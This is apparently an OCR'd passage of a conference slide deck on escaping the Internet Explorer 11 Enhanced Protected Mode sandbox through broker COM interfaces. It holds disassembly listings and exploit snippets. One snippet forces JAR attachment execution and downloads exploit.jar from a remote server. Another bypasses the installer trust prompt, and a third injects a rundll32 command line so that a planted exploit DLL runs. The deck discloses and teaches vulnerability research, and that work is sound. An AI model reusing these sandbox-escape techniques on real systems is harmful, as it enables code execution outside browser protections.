                dd offset CLCIE_IIDProxy_IWebBrowserPriv2::SetSearchTerm(ushort *)
                dd offset CLCIE_IIDProxy_IShellWindows::Register(IDispatch *,long,int,long *)
                dd offset CLCIE_IIDProxy_IShellWindows::RegisterPending(long,tagVARIANT *,tagVARIANT *,int,long *)
                dd offset CLCIE_IIDProxy_IShellWindows::Revoke(long)
                dd offset CLCIE_IIDProxy_ITabWindow2::SetWaitingForGroupRecovery(long,int)
                dd offset CLCIE_IIDProxy_ITabWindow2::SetWaitingForGroupRecovery(long,int)
                dd offset CLCIE_IIDProxy_IShellWindows::FindWindowSW(tagVARIANT *,tagVARIANT *,int,long *,int,IDispatch * *)
                dd offset CLCIE_IIDProxy_IShellWindows::OnCreated(long,IUnknown *)
                dd offset CLCIE_IIDProxy_ITabWindow2::WasTabLoadedViaSpdy(int *)
```

context

SetAttachmentUserOverride

- Function which adds a ProgID to the AttachmentExecute registry key
- What is that registry key used for?




context

Exploiting the Vulnerability

- Couldn’t find anything too useful in default install.
- Break rule #3, widen to non-default applications

context

JAR Files



context

Exploiting the Vulnerability

```
IWebBrowser2* browser;
IShdocvwBroker* shdocvw;

broker->BrokerCreateKnownObject(CLSID_CShdocvwBroker,
                                IID_PPV_ARGS(&shdocvw));

shdocvw->SetAttachmentUserOverride(L"jarfile");

bstr_t nav = L"http://www.myserver.com/exploit.jar";
browser->Navigate(nav, nullptr, nullptr, nullptr, nullptr);
```

Push to the End

T-08:17:12:3[redacted]

DAYS HOURS MINUTES SECONDS


context

Lateral Movement

- Let’s assume we’ve rigorously tested BrokerCreateKnownObject.
- No more issues found *ahem*
- What about other Query-able Interfaces on the broker itself?
- BTW Rule #3 is back in effect ☺

context

CIEUserBrokerObject::QueryInterface



```
; Attributes: bp-based frame

; __int32 __stdcall CIEUserBrokerObject::QueryInterface(CIEUserBrokerObject *__hidden this, const struct _GUID *, void **)
?QueryInterface@CIEUserBrokerObject@@UAGJABU_GUID@@PAPAX@Z proc near

this= dword ptr  8
Buf1= dword ptr  0Ch
arg_8= dword ptr  10h

; FUNCTION CHUNK AT 101FEC50 SIZE 00000034 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
push    edi             ; int *
mov     edi, [ebp+Buf1]
xor     esi, esi
push    10h             ; Size
push    offset _IID_IUnknown ; Buf2
push    edi             ; Buf1
call    _memcmp
add     esp, 0Ch
test    eax, eax
jz      loc_100021A0
```

```
push    10h             ; Size
push    offset _IID_IEUserBroker ; Buf2
push    edi             ; Buf1
call    _memcmp
add     esp, 0Ch
test    eax, eax
jz      short loc_100021A0
```

context

Supported Interfaces

Name	IID
IEUserBroker	{1AC7516E-E6BB-4A69-B63F-E841904DC5A6}
IERegHelperBroker	{41DC24D8-6B81-41C4-832C-FE172CB3A582}
IEAxInstallBrokerBroker	{B2103BDB-B79E-4474-8424-4363161118D5}
IEBrokerRegisterObjectCleanup	{C40B45C3-1518-46FB-A0F0-0C056174D555}
IEBrokerAttach	{7673B35E-907A-449D-A49F-E5CE47F0B0B2}

context

ActiveX Install Broker Broker!

```
struct IEAxInstallBrokerBroker : IUnknown
{
    HRESULT BrokerGetAxInstallBroker(REFCLSID rclsid,
        REFIID riid, int unk, int type, HWND, IUnknown** ppv)
};
```

- CLSID = {BDB57FF2-79B9-4205-9447-F5FE85F37312}
- Type indicates installer type:
  - 1 = Admin level installer (shows UAC prompt BAD)
  - 2 = User level installer (no prompt GOOD)

context

ActiveX Installer

```
struct IEAxAdminInstaller : IUnknown
{
    HRESULT InitializeAdminInstaller();
};
```

```
struct IEAxInstaller2 : IUnknown
{
    HRESULT VerifyFile();
    HRESULT RunSetupCommand();
    HRESULT InstallFile();
    HRESULT RegisterExeFile();
    HRESULT RegisterDllFile();
    // And more
};
```

context

Complex Interface


- Interface fairly complex, calls need to be made in right order with correct parameters
- Run debugger while installing an ActiveX

```
<object id="Control" width="32" height="32"
    classid="CLSID:F9043C85-F6F2-101A-A3C9-08002B2F49FB"
    codebase="http://www.domain.com/install.cab#Version=1,0,0,0">
</object>
```

context

Installing an ActiveX Control

```
BSTR path = "C:\\Path\\To\\Installer.cab";
BSTR codebase = "http://www.somewhere.com";

installer->VerifyFile(sessionGuid, nullptr, codebase, path, "",
        0, 0, mgrclsid, &fullPath, &detailsLength, &details);
```



context


Maintaining Rule #4: Bypass Prompt

- Prompt in *WinTrust!WinVerifyTrust*
- Two problems:
  1. Codebase identifies Internet resource = Prompt
  2. Downloaded CAB file marked with Low IL = Prompt
- Fixed by:
  1. Give it a local codebase parameter
  2. Verify local resource which isn't Low IL

```
BSTR path = "C:\\windows\\system32\\calc.exe";
BSTR codebase = path;
```

context

Calling Sequence



context

Executing Our Own Code

```
void RegisterExeFile(BSTR exefile) {
    if(IsInstalledFile(exefile)) {
        WCHAR cmdline[MAX_PATH];
        StringCchPrintf(cmdline, MAX_PATH,
                        "\"%s\" /RegServer", exefile);
        CreateProcess(NULL, cmdline, ...);
    }
}
```

```
exe = "c:\\windows\\system32\\rundll32.exe";
args = "c:\\path\\to\\exploit.dll,ExploitMe";
path = exe + "\" " + args + " \\..\\..\\..\\windows\\temp";
InstallFile(path, "testbin.exe");
RegisterExeFile(path + "\\testbin.exe");
```

Final Wrap Up

T-00: 00: 00: 0

DAYS HOURS MINUTES SECONDS

context

Results

- 4 sandbox escapes in 30 days isn't too bad
- To quote Katie Moussouris:

  "He's like one of those guys who sees the code when he looks around, like he's in 'The Matrix.'"
- Confident there are more to find ☺
  - 5 still pending in MS bug database

context


EPM Verdict

context

Continuing the Work

- IE EPM has a massive attack surface.
  - Broker objects with upwards of 145 functions seem risky
  - Takes a long time to manually audit these things
  - I’ve only looked at a limited number of functions
- Fuzz the *BEEP* out of the broker interfaces
- COM is a liability! Any registered executable in elevation policy could contain COM objects

Demo Time!



context

Resources

- Example code and ExploitDotNetDCOM available:
  - https://github.com/tyranid/IE11SandboxEscapes
  - https://github.com/tyranid/ExploitDotNetDCOM
- Latest version of OleViewDotNet:
  - https://github.com/tyranid/oleviewdotnet
- Excellent write up of EPM by Mark Vincent Yason
  - Blackhat ASIA 2014 Archives

context

Questions?

kokerstijl